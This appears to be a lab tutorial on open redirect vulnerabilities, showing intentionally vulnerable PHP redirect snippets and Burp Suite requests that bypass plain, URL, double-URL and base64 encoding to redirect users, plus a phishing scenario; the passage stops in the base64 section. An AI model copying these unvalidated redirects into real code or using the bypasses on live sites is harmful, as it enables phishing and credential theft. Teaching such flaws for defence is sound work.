



EXPLOITING OPEN REDIRECTION

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Abstract

*URL commonly referred to as a **web address**, which **determines up the exact location of a web resource over the internet**. But what, if this URL gets redirects and takes you to the place where you never expected to?*

Open redirection vulnerabilities occur when user-defined data is embedded into an application unsafely. An attacker could generate a URL within an application that triggers a redirect to an arbitrary external domain. This action can be leveraged to promote phishing attacks against device users.

Today, in this article, we'll take a tour on **Open Redirection** and would learn how an attacker can **deface a website by simply redirecting its URL to a malicious one**.


What is the URL?

What is the URL?

A URL is an abbreviation to Uniform Resource Locator, which is nothing but an **address to a unique resource or a file over the Internet**. These resources can be anything, an HTML page, an image, or a CSS document.

A URL is composed of different segments – including a **protocol**, a **domain name**, or a **path** – which **instructs the web browser** about **how to fetch a resource** and thus are even managed by the webserver. *However, it is the responsibility of the developer to validate the resources and its associated URLs and even the user-input parameters.*

A basic URL is structured in a way as:



Introduction to Open Redirect

Introduction to Open Redirect

Have you ever noticed about the **response codes** that the web-application offer as “**301**” or “**302**”, they simply speak out about the **URL redirection!**

Many developers set up their web-applications in order to request resources over from the web pages or to send their visitors to some different location, that reside within or outside the web-interface. To do so, they implement some basic functions such as `header()` in PHP, `redirect()` in Python, `Response.Redirect()` in C# and many others.

But this URL Redirection is often **overlooked by the developers**, as the function they use, sometimes are **not properly validated or filtered** or even they let the users enter their desired input which thus further, could lead to one of the most common vulnerabilities i.e. “**Open Redirect**”.

“**Open Redirect**” or “**Unvalidated Redirection**” is possible when a web application accepts untrusted input that could cause the web application to redirect the request to a URL contained within untrusted input.

By modifying untrusted URL input to a malicious site, an attacker may successfully launch a phishing attack and steal user credentials.


Didn't understand well? Let's check out the following scenario:

The user gets a phishing email stating that “**Example.com – A movie booking web-app**” is giving its users “**a free movie ticket**” over the URL specified in the email as:

“ www.example.com/?url=http://www.abc.in ”

The URL seems to be the genuine one, as it is having the domain name of “**example.com**”, but the same URL is thus having a redirecting over to “**abc.in**” which is nothing but the attacker's fake web application.

Now, when the user opens up the URL and enters her credentials over the “**example's login portal**”, and as she clicks on the **login button**, she thus gets redirected to a different login page rather than example's home page, as the **Login button** over **example.com** was suffering from “**Open Redirect Vulnerability**”. Therefore, now when she enters up her credentials again, they got compromised and thus then she'll get redirected to the **home page**.



Open redirection Impact

Open Redirection is itself a minor vulnerability, but, it thus itself can cause major damage to the web-application when integrated with others as with “**RCE**” or “**XSS**”.

Therefore, it thus has been reported with “**Medium Severity**” with a **CVSS score** of “**6.1**” under:

CWE-601: URL Redirection to Untrusted Site ('Open Redirect')

Open Redirection Exploitation

Open Redirection Exploitation

In order to exploit this open redirection vulnerability, we've developed some PHP codes in a similar way the developer creates them to enable URL redirections into their applications, further we've even used a bWAPP-a vulnerable web-application and the PortSwigger lab.


Let us start.

Basic Redirection

There are chances when the developer **does not care** about the **input validations or filtrations** or anything specific and simply **implements the redirection functions as header()** and let the **redirected URL** be in the clear texts.

```
<html>
<?php
header('Location:'.($_GET["url"]));
die();
?>
</html>
```

From the below image you can see that the **redirected URL** over at the “here” text, is simply reflected as in the cleartext, which means that if we click over on it, we'll be redirected to “**hackingarticles.in**”.



So,
let's

try to capture this all in our burpsuite and check what we could manipulate over on.

The screenshot shows the Burp Suite interface in Intercept mode. A request is being viewed with the following details:


- Method: GET
- URL: /redirect/01-redirect/re.php?url=http://www.hackingarticles.in
- HTTP Version: HTTP/1.1
- Host: localhost
- User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:79.0) Gecko/20100101 Firefox/79.0
- Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
- Accept-Language: en-US,en;q=0.5
- Accept-Encoding: gzip, deflate
- Connection: close
- Referer: http://localhost/redirect/01-redirect/
- Cookie: security_level=1; PHPSESSID=talbk98j616epli3jp3i94q5pt
- Upgrade-Insecure-Requests: 1

In the “url=” parameter above “<https://www.hackingarticles.in>” is travelling, let’s try to manipulate this simple clear text with “<http://www.google.com>”.

The screenshot shows the Burp Suite interface in Intercept mode. The request has been modified to point to Google:

- Method: GET
- URL: /redirect/01-redirect/re.php?url=http://www.google.com
- HTTP Version: HTTP/1.1
- Host: localhost
- User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:79.0) Gecko/20100101 Firefox/79.0
- Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
- Accept-Language: en-US,en;q=0.5
- Accept-Encoding: gzip, deflate
- Connection: close
- Referer: http://localhost/redirect/01-redirect/
- Cookie: security_level=1; PHPSESSID=talbk98j616epli3jp3i94q5pt
- Upgrade-Insecure-Requests: 1

Simple !! From the below image you can see that, we’ve been redirected to “[google.com](http://www.google.com)” with a basic manipulation.



Encoded Redirection

In order to secure up the redirection process, sometimes the developers encode up the “url=” values and let the URL travel over on the internet as in with the redirection. The major encoding methods that a developer can implement are as the **URL-encoding or the base-64 encoding**.

But, as we are aware that encoding is a 1-way technique, thus this security can simply be breached if we know about what encoding methodology the developer used into all this.

URL Encoded Redirection


URL Encoding is one of the most common encoding methodologies that the developer use in order to **disallow some vulnerable characters** such as “<” or “>”, to get embedded into the URL.

*The following PHP code snippet shows up a **basic URL decoding redirection**, which first decodes up the encoded input URL and then redirects it over to its desired destination.*

```
<html>
<?php
header('Location:' . urldecode($_GET["url"]));
die();

?>
</html>
```

Let's try to bypass this encoding with some simple tricks.



From the following image, you can see that, as when I **captured up** the **ongoing HTTP Request** over of the “here” text, I was presented with the “url=” parameter containing the **URL encoded redirection link**.

The screenshot shows the Burp Suite interface in Intercept mode. A request to `http://localhost:80 [127.0.0.1]` is captured. The URL parameter `url=http%3A%2F%2Fwww.hackingarticles.in` is highlighted in orange. The request details show:

```

GET /redirect/02-url-encod/re.php?url=http%3A%2F%2Fwww.hackingarticles.in HTTP/1.1
Host: localhost
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:79.0) Gecko/20100101 Firefox/79
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Referer: http://localhost/redirect/02-url-encod/

```

By analyzing the captured request, it makes us clear that the “url=” parameter is having a simple **basic URL encoded value**.

Though, let's now try to encode our URL i.e. `"https://www.ignitetechologies.in"` over from the **encode tab** in our burpsuite.

The screenshot shows the Burp Suite interface in Decoder mode. The URL `https://www.ignitetechologies.in` is entered in the text area. The right panel shows the encoding options:

- Text
- Hex
- Decode as ...
- Encode as ...
- Plain
- URL**
- HTML
- Base64
- ASCII hex
- Hex

Cool!! Let's check whether this would work or not. Manipulate the "url=" parameter with the **ignite's encoded** value.


Request to http://localhost:80 [127.0.0.1]

Forward Drop Intercept is on Action Comment this item

Raw Params Headers Hex

```
GET /redirect/02-url-encod/re.php?url=%68%74%74%70%73%3a%2f%2f%77%77%77%2e%69%67%6e%69%74%65%63%68%6e%6f%6c%6f%67%69%65%73%2e%69%6e HTTP/1.1 ↵
Host: localhost
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:79.0) Gecko/20100101 Firefox/79.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Referer: http://localhost/redirect/02-url-encod/
```

From the below image, you can see that we've successfully defaced the website over with the "**Open Redirection**" vulnerability with some simple clicks.




Double URL Encoded Redirection

Being a developer he knows that **basic URL encoding** can easily be bypassed with some **simple clicks**, therefore in order to make his application more secure with the redirection section, he implements "**Double URL Encoding**", where he used the "**"urlencode() and urldecode()**" function twice one after the other as in the **home page** and the **redirection page** respectively.


The following is the **redirection code snippet** which speaks out about how the decoding is to be performed, *thus this first take up the encoded URL and decodes it up, further with another urldecode function, it will thus decode the previous decoded URL and then pass it for the redirection.*

```
<html>
<?php
header('Location:' .urldecode(urldecode($_GET["url"])));
die();
?>
</html>
```

So now, as we hover on the "**here**" text, we'll find that this time the URL is not in the readable format, thus to be more precise let's capture this all over in the burpsuite.



From the below image, you can see that the “url=” parameter’s value is different from the one that we see earlier when we hovered on the text, which simply means that, there is some more encoding over it.




Request to http://localhost:80 [127.0.0.1]

Forward Drop Intercept is on Action Comment this item

Raw Params Headers Hex


```
GET /redirect/url-double/re.php?url=http%253A%252F%252Fwww.hackingarticles.in HTTP/1.1
Host: localhost
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:79.0) Gecko/20100101 Firefox/79.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Referer: http://localhost/redirect/url-double/
Cookie: security_level=0
Upgrade-Insecure-Requests: 1
```

Let's copy it out and check it over in the **decode tab**. From the below image, you can see that we got the decoded URL to be as “<http://hackingarticles.in>” when we opted the “**URL Decode**” option for about two times.




Until now, we are aware that, this application is taking up the URL's that are **double-encoded**. Let's now try to deface this web-application by manipulating up its "**url=**" parameter value again with "<https://ignitetechologies.in>".

But wait, before that, we need to implement the **double encoding** methodology, which will thus make the redirection successful.




Copy the double encoded value, and paste it over to the "**url=**" value.



Great!! We are almost done, let's click on the **Forward button**, and check out what it displays to us.

Base64 Redirection

URL Encoding is not the only encoding methodology that the developer implements, thus in order to make the **redirection process more secure**, they may use base64, hex, octal, binary, HTML or anything specific.



From the above image, you can see that if we hover over the “here” text, we get the “url=” value in the encoded form. So, let's try to bypass this encoding:


In my burp suite monitor, I've captured up the ongoing request and have copied the “url=” value.

A screenshot of the Burp Suite interface. It shows a request to 'http://localhost:80 [127.0.0.1]'. The request details tab is selected, showing the following headers and body:

```
GET /redirect/03-base64/re.php?url=aHR0cDovL3d3dy5oYWNraW5nYXJ0aWNsZXMuaw4%3D HTTP/1.1
Host: localhost
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:79.0) Gecko/20100101 Firefox/79.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Referer: http://localhost/redirect/03-base64/
Cookie: security_level=1
Upgrade-Insecure-Requests: 1
```

